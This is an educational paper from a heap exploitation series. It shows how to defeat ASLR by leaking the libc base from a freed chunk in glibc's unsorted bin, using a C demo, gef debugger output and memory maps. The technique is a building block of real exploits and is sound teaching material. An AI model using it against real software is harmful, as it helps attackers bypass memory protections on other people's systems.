

# Linux Heap Unsorted Bin LIBC Base Leak

Dr Silvio Cesare

InfoSect

## Summary


In this paper, I introduce the reader to a method to disclose the libc base in the presence of ASLR given an information leak in the unsorted bin of the Linux Heap allocator, ptmalloc.

## Introduction

It is recommended to read the earlier papers in this heap exploitation series.

To disclose the libc base, we note that some of the bins in the heap allocator are maintained in a circular linked list. This is true for the unsorted bin. These bins and circular lists are maintained in a global data malloc\_state data structure in the main\_arena global variable.

Let's look at the beginning of this structure in glibc.



```
struct malloc_state
{
  /* Serialize access. */
  __libc_lock_define(, mutex);

  /* Flags (formerly in max_fast). */
  int flags;

  /* Set if the fastbin chunks contain recently inserted free blocks. */
  /* Note this is a bool but not all targets support atomics on booleans. */
  int have_fastchunks;

  /* Fastbins */
  mfastbinptr fastbins[NFASTBINS];

  /* Base of the topmost chunk -- not otherwise kept in a bin */
  mchunkptr top;

  /* The remainder from the most recent split of a small request */
  mchunkptr last_remainder;

  /* Normal bins packed as described above */
  mchunkptr bins[NBINS * 2 - 2];
}
```

There is a pseudo node in the circular linked list of the unsorted bin, which marks the beginning and end of the list, is contained in the main\_arena variable. Thus, if we are able to disclose the pointers in the unsorted bin which point to this pseudo node, we are able to get a fixed address into libc. From that point, we simply need to subtract that fixed constant offset from the pseudo node address, and we have the libc base.

## Heap Grooming

Let's look at code that implements the libc base leak attack.

```

infosect@ubuntu: ~/InfoSect/Heap
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

typedef unsigned long *ulongptr;

int main()
{
    ulongptr y, z;
    ulongptr libc_base;
    char cmd[1024];

    y = malloc(2000);
    z = malloc(2000);
    free(y); // move y to unsorted bin

    libc_base = (ulongptr)(*y - 0x1e4ca0); // leak libc address and calculate base

    fprintf(stderr, "leaked libc base %p\n", libc_base);
    snprintf(cmd, sizeof(cmd), "cat /proc/%d/maps|grep libc-|grep r--p|head -n1", getpid());
    system(cmd);
    exit(0);
}
"libc_base_leak.c" 23L, 489C
23,1 All

```

A small heap groom is required to place a chunk on the unsorted bin. In the code above, we allocate 2 large chunks and then free the first.

We'll set a breakpoint after the groom and examine the heap state.

```

infosect@ubuntu: ~/InfoSect/Heap
threads
trace
[#0] Id 1, Name: "libc_base_leak", stopped, reason: BREAKPOINT
[#0] 0x555555551e0 → main()

gef> heap bins
----- Tcachebins for arena 0x7ffff7fab40 -----
Fastbins[idx=0, size=0x10] 0x00
Fastbins[idx=1, size=0x20] 0x00
Fastbins[idx=2, size=0x30] 0x00
Fastbins[idx=3, size=0x40] 0x00
Fastbins[idx=4, size=0x50] 0x00
Fastbins[idx=5, size=0x60] 0x00
Fastbins[idx=6, size=0x70] 0x00
----- Unsorted Bin for arena 'main_arena' -----
[+] unsorted_bins[0]: fw=0x555555559250, bk=0x555555559250
→ Chunk(addr=0x555555559260, size=0x7e0, flags=PREV_INUSE)
[+] Found 1 chunks in unsorted bin.
----- Small Bins for arena 'main_arena' -----
[+] Found 0 chunks in 0 small non-empty bins.
----- Large Bins for arena 'main_arena' -----
[+] Found 0 chunks in 0 large non-empty bins.
gef>

```

We can see our chunk, y, is in the unsorted bin

## LIBC Base Leak

Let's examine the data in the payload of the chunk that is in the unsorted bin

```

infosect@ubuntu: ~/InfoSect/Heap
0x555555551ea <main+85>    sub    rax, 0x1e4ca0
0x555555551f0 <main+91>    mov    QWORD PTR [rbp-0x418], rax
0x555555551f7 <main+98>    mov    rax, QWORD PTR [rip+0x2e22]    # 0x555555558020 <stderr@@GLIBC_2.2.5>
0x555555551fe <main+105>   mov    rdx, QWORD PTR [rbp-0x418]
source:libc_base_leak.c+17

12
13     y = malloc(2000);
14     z = malloc(2000);
15     free(y); // move y to unsorted bin
16
→ 17     libc_base = (ulongptr)(*y - 0x1e4ca0); // leak libc address and calculate base
18
19     fprintf(stderr, "leaked libc base %p\n", libc_base);
20     snprintf(cmd, sizeof(cmd), "cat /proc/%d/maps|grep libc-|grep r--p|head -n1", getpid());
21     system(cmd);
22     exit(0);

threads
trace
[#0] Id 1, Name: "libc_base_leak", stopped, reason: BREAKPOINT
[#0] 0x555555551e0 → main()

gef> print *y
$1 = 0x7ffff7fabca0
gef>

```

We can see the pointer in the payload of the unsorted bin free chunk ix 0x7f...abca0. Let's also look at the memory maps.

```
infocet@ubuntu: ~/InfoSect/Heap
Start      End      Offset    Perm Path
0x0000555555554000 0x0000555555555000 0x0000000000000000 r-- /home/infocet/InfoSect/Heap/libc_base_leak
0x0000555555555000 0x0000555555556000 0x0000000000000100 r-x /home/infocet/InfoSect/Heap/libc_base_leak
0x0000555555556000 0x0000555555557000 0x0000000000000200 r-- /home/infocet/InfoSect/Heap/libc_base_leak
0x0000555555557000 0x0000555555558000 0x0000000000000200 r-- /home/infocet/InfoSect/Heap/libc_base_leak
0x0000555555558000 0x0000555555559000 0x0000000000000300 rw- /home/infocet/InfoSect/Heap/libc_base_leak
0x0000555555559000 0x000055555555a000 0x0000000000000000 rw- [heap]
0x00007ffff7dc7000 0x00007ffff7dec000 0x0000000000000000 r-- /usr/lib/x86_64-linux-gnu/libc-2.29.so
0x00007ffff7dec000 0x00007ffff7f5f000 0x00000000000025000 r-x /usr/lib/x86_64-linux-gnu/libc-2.29.so
0x00007ffff7f5f000 0x00007ffff7fa8000 0x00000000000198000 r-- /usr/lib/x86_64-linux-gnu/libc-2.29.so
0x00007ffff7fa8000 0x00007ffff7fab000 0x000000000001e0000 r-- /usr/lib/x86_64-linux-gnu/libc-2.29.so
0x00007ffff7fab000 0x00007ffff7fae000 0x000000000001e3000 rw- /usr/lib/x86_64-linux-gnu/libc-2.29.so
0x00007ffff7fae000 0x00007ffff7fb4000 0x0000000000000000 rw- [vvar]
0x00007ffff7fb4000 0x00007ffff7fd1000 0x0000000000000000 r-- [vdso]
0x00007ffff7fd1000 0x00007ffff7fd2000 0x0000000000000000 r-- /usr/lib/x86_64-linux-gnu/ld-2.29.so
0x00007ffff7fd2000 0x00007ffff7fd3000 0x0000000000000000 r-x /usr/lib/x86_64-linux-gnu/ld-2.29.so
0x00007ffff7fd3000 0x00007ffff7ff4000 0x00000000000001000 r-- /usr/lib/x86_64-linux-gnu/ld-2.29.so
0x00007ffff7ff4000 0x00007ffff7ffc000 0x00000000000022000 r-- /usr/lib/x86_64-linux-gnu/ld-2.29.so
0x00007ffff7ffc000 0x00007ffff7ffd000 0x00000000000029000 r-- /usr/lib/x86_64-linux-gnu/ld-2.29.so
0x00007ffff7ffd000 0x00007ffff7ffe000 0x0000000000002a000 rw- /usr/lib/x86_64-linux-gnu/ld-2.29.so
0x00007ffff7ffe000 0x00007ffff7fff000 0x0000000000000000 rw- [stack]
0x00007ffff7fff000 0x00007ffff7fff000 0x0000000000000000 r-x [vsyscall]
0xffffffffffffffff 0xffffffffffffffff 0x0000000000000000 r-x [vsyscall]
gef>
```

So our unsorted bin pointer, which points back into the bins in the main\_arena variable holding the malloc\_state structure, is pointing into libc.

Let's subtract our libc leak from the libc base to get a constant offset.

```
infocet@ubuntu: ~/InfoSect/Heap
0x0000555555555000 0x0000555555556000 0x0000000000000100 r-x /home/infocet/InfoSect/Heap/libc_base_leak
0x0000555555556000 0x0000555555557000 0x0000000000000200 r-- /home/infocet/InfoSect/Heap/libc_base_leak
0x0000555555557000 0x0000555555558000 0x0000000000000200 r-- /home/infocet/InfoSect/Heap/libc_base_leak
0x0000555555558000 0x0000555555559000 0x0000000000000300 rw- /home/infocet/InfoSect/Heap/libc_base_leak
0x0000555555559000 0x000055555555a000 0x0000000000000000 rw- [heap]
0x00007ffff7dc7000 0x00007ffff7dec000 0x0000000000000000 r-- /usr/lib/x86_64-linux-gnu/libc-2.29.so
0x00007ffff7dec000 0x00007ffff7f5f000 0x00000000000025000 r-x /usr/lib/x86_64-linux-gnu/libc-2.29.so
0x00007ffff7f5f000 0x00007ffff7fa8000 0x00000000000198000 r-- /usr/lib/x86_64-linux-gnu/libc-2.29.so
0x00007ffff7fa8000 0x00007ffff7fab000 0x000000000001e0000 r-- /usr/lib/x86_64-linux-gnu/libc-2.29.so
0x00007ffff7fab000 0x00007ffff7fae000 0x000000000001e3000 rw- /usr/lib/x86_64-linux-gnu/libc-2.29.so
0x00007ffff7fae000 0x00007ffff7fb4000 0x0000000000000000 rw- [vvar]
0x00007ffff7fb4000 0x00007ffff7fd1000 0x0000000000000000 r-x [vdso]
0x00007ffff7fd1000 0x00007ffff7fd2000 0x0000000000000000 r-- /usr/lib/x86_64-linux-gnu/ld-2.29.so
0x00007ffff7fd2000 0x00007ffff7fd3000 0x0000000000000000 r-x /usr/lib/x86_64-linux-gnu/ld-2.29.so
0x00007ffff7fd3000 0x00007ffff7ff4000 0x00000000000001000 r-- /usr/lib/x86_64-linux-gnu/ld-2.29.so
0x00007ffff7ff4000 0x00007ffff7ffc000 0x00000000000022000 r-- /usr/lib/x86_64-linux-gnu/ld-2.29.so
0x00007ffff7ffc000 0x00007ffff7ffd000 0x00000000000029000 r-- /usr/lib/x86_64-linux-gnu/ld-2.29.so
0x00007ffff7ffd000 0x00007ffff7ffe000 0x0000000000002a000 rw- /usr/lib/x86_64-linux-gnu/ld-2.29.so
0x00007ffff7ffe000 0x00007ffff7fff000 0x0000000000000000 rw- [stack]
0x00007ffff7fff000 0x00007ffff7fff000 0x0000000000000000 r-x [vsyscall]
0xffffffffffffffff 0xffffffffffffffff 0x0000000000000000 r-x [vsyscall]
gef> print 0x7ffff7fabca0 - 0x00007ffff7dc7000
$2 = 0x1e4ca0
gef>
```

We have an offset of 0x1e4ca0. This offset will be different on different versions of glibc.

Our final strategy is to use an information leak to read the payload of the unsorted bin chunk. Then adjust this pointer by our offset to get the libc base.

Let's run our demonstration from scratch and see it work with ASLR.

```
InfoSect@ubuntu:~/InfoSect/Heap$ ./libc_base_leak
leaked libc base 0x7ff438847000
7ff438847000-7ff43886c000 r--p 00000000 08:01 2629348 /usr/lib/x86_64-linux-gnu/libc-2.29.so
InfoSect@ubuntu:~/InfoSect/Heap$ ./libc_base_leak
leaked libc base 0x7fbd10768000
7fbd10768000-7fbd1078d000 r--p 00000000 08:01 2629348 /usr/lib/x86_64-linux-gnu/libc-2.29.so
InfoSect@ubuntu:~/InfoSect/Heap$ ./libc_base_leak
leaked libc base 0x7fd4fe04e000
7fd4fe04e000-7fd4fe073000 r--p 00000000 08:01 2629348 /usr/lib/x86_64-linux-gnu/libc-2.29.so
InfoSect@ubuntu:~/InfoSect/Heap$ ./libc_base_leak
leaked libc base 0x7f4cb3120000
7f4cb3120000-7f4cb3145000 r--p 00000000 08:01 2629348 /usr/lib/x86_64-linux-gnu/libc-2.29.so
InfoSect@ubuntu:~/InfoSect/Heap$
```

We can see our exploit successfully identifies the libc base which we verify by the output which looks at the process memory maps. Each time we run the program, ASLR gives libc a new base address which we are able to easily determine.

## Conclusion

The ptmalloc heap allocator has numerous methods to attack it. In this paper, we looked at how to reveal the libc base address given an information leak in the unsorted bin.